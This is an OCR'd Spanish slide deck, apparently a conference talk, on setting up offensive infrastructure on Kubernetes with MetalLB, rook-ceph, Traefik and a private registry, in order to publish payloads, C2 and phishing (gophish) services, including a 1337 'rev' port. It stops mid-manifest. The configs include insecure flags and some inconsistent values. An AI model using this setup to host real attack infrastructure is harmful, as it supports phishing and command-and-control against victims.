
Ingress: es un objeto que administra el acceso externo a servicios del cluster

Ingress-controller: es quien maneja los Ingress :) (vamos a usar traefik)

Ingressroute: es la implementacion del router de traefik, vamos a usarlo para Configurar los routeos.

Statefulset: gestiona los pods para que tengan ESTADO

Configurando kubernetes/metallb



Configurando kubernetes/metallb


Metallb es un baremetal load balancer, nos va a dejar entre otras cosas, asignar ips publicas automaticamente a servicios de traefik en k8s.

2-configmap.yaml

```yaml
apiVersion: v1
kind: ConfigMap
metadata:
 namespace: metallb-system
 name: config
data:
  config: |
    address-pools:
    - name: public
      protocol: layer2
      addresses:
      - 138.68.21.56
```

```
ko apply -f https://raw.githubusercontent.com/metallb/metallb/v0.9.3/manifests/namespace.yaml
ko apply -f https://raw.githubusercontent.com/metallb/metallb/v0.9.3/manifests/metallb.yaml

ko create secret generic -n metallb-system memberlist --from-literal=secretkey="$(openssl rand -base64 128)"

ko apply -f 2-configmap.yaml
```


Configurando kubernetes/rook-ceph



Configurando kubernetes/rook-ceph


Repo: infraestructura-ofensiva-infa/rook-ceph

Ceph es una solucion de storage distribuida para block storage,object storage y filesystems compartidos, rook es un orquestador cloud de storage, que lo vamos a configurar para usar ceph




Configurando kubernetes/rook-ceph

Repo: offensive-infra/rook-ceph




Configurando kubernetes/traefik



Configurando kubernetes/traefik

Repo: offensive-infra/traefik

Traefik es un load balancer o “Edge router” que nos va a permitir publicar nuestros servicios(payloads,c2,gophish, etc), una de las ventajas mas importantes es el auto discovery.



Configurando kubernetes/traefik

1- aplicar custom resource definitions y los RBAC

```
root@mini:~# ko apply -f 1.yaml
```

Configurando kubernetes/traefik

1- Crear los Servicios para traefik,

con ips publicas manejadas

por metallb

2- aplicar

Ko apply -f 2.yaml

```yaml
apiVersion: v1
kind: Service
metadata:
  name: traefik-svc
  annotations:
    metallb.universe.tf/address-pool: public
spec:
  ports:
    - protocol: TCP
      name: web
      port: 80
    - protocol: TCP
      name: https
      port: 443
    - protocol: TCP
      name: rev
      port: 1337
  selector:
    app: traefik
  type: LoadBalancer
---
apiVersion: v1
kind: Service
metadata:
  name: traefik-svc-udp
  annotations:
    metallb.universe.tf/address-pool: public
spec:
  ports:
    - protocol: UDP
      name: dns
      port: 53
  selector:
    app: traefik
  type: LoadBalancer
```

Configurando kubernetes/traefik

3- modificar y crear el deployment

ko apply -f 3.yaml

```yaml
ports:
  - name: web
    containerPort: 80
  - name: https
    containerPort: 443
  - name: rev
    containerPort: 1337
  - name: dns
    containerPort: 53
```


```yaml
kind: Deployment
apiVersion: apps/v1
metadata:
  namespace: default
  name: traefik
  labels:
    app: traefik
spec:
  replicas: 1
  selector:
    matchLabels:
      app: traefik
  template:
    metadata:
      labels:
        app: traefik
    spec:
      serviceAccountName: traefik-ingress-controller
      volumes:
        - name: data
          emptyDir: {}
        - name: tmp
          emptyDir: {}
      containers:
        - name: traefik
          image: traefik:v2.2
          volumeMounts:
            - name: data
              mountPath: /data
            - name: tmp
              mountPath: /tmp
          args:
            - --api.insecure=true
            - --serverstransport.insecureskipverify=true
            - --global.sendanonymoususage
            - --serverstransport.insecureskipverify=true
            - --providers.kubernetesingress
            - --accesslog
            - --entrypoints.web.address=:80
            - --entrypoints.rev.address=:1337
            - --entrypoints.https.Address=:443
            - --entrypoints.dns.Address=:443/udp
            - --providers.kubernetescrd
            - --providers.kubernetesingress
```

Configurando kubernetes/traefik

4- verificar

```
mini@molly:~/eko2020/offensive-infra/c2/merlin-lh$ ko get svc
NAME          TYPE           CLUSTER-IP      EXTERNAL-IP                PORT(S)                                AGE
dashboard     ClusterIP      10.233.57.100   <none>                     3333/TCP                               19h
kubernetes    ClusterIP      10.233.0.1      <none>                     443/TCP                                18d
traefik-svc   LoadBalancer   10.233.21.140   135.181.58.56,135.10.10.10   80:30480/TCP,443:31017/TCP,1337:32578/TCP   3d20h
```

Configurando kubernetes/docker-registry



Configurando kubernetes/docker-registry

Si queremos poder orquestrar containers, necesitamos un lugar de donde kubernetes pueda bajar las imagenes, recomiendo un registry privado.

Si del threat model concluiamos que debiamos usar tor, es necesario tener otra vps(o reciclar redirector) para pushear imagenes al registry sin tardar dias!!

Crear espacio

```
root@node1:~# mkdir -p /root/registry/{images,certs,auth}
```

K3S COMPATIBLE!


Configurando kubernetes/docker-registry

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: docker-registry
  namespace: docker-registry
spec:
  replicas: 1
  selector:
    matchLabels:
      app: docker-registry
  template:
    metadata:
      labels:
        app: docker-registry
    spec:
      containers:
        - name: docker-registry
          image: registry:2.6.2
          env:
            - name: REGISTRY_HTTP_ADDR
              value: ":5000"
            - name: REGISTRY_STORAGE_FILESYSTEM_ROOTDIRECTORY
              value: "/var/lib/registry"
          ports:
          - name: http
            containerPort: 5000
          volumeMounts:
          - name: image-store
            mountPath: "/var/lib/registry"
      volumes:
        - name: image-store
          hostPath:
            path: /root/registry/images
```

```yaml
kind: Service
apiVersion: v1
metadata:
  name: docker-registry
  namespace: docker-registry
  labels:
    app: docker-registry
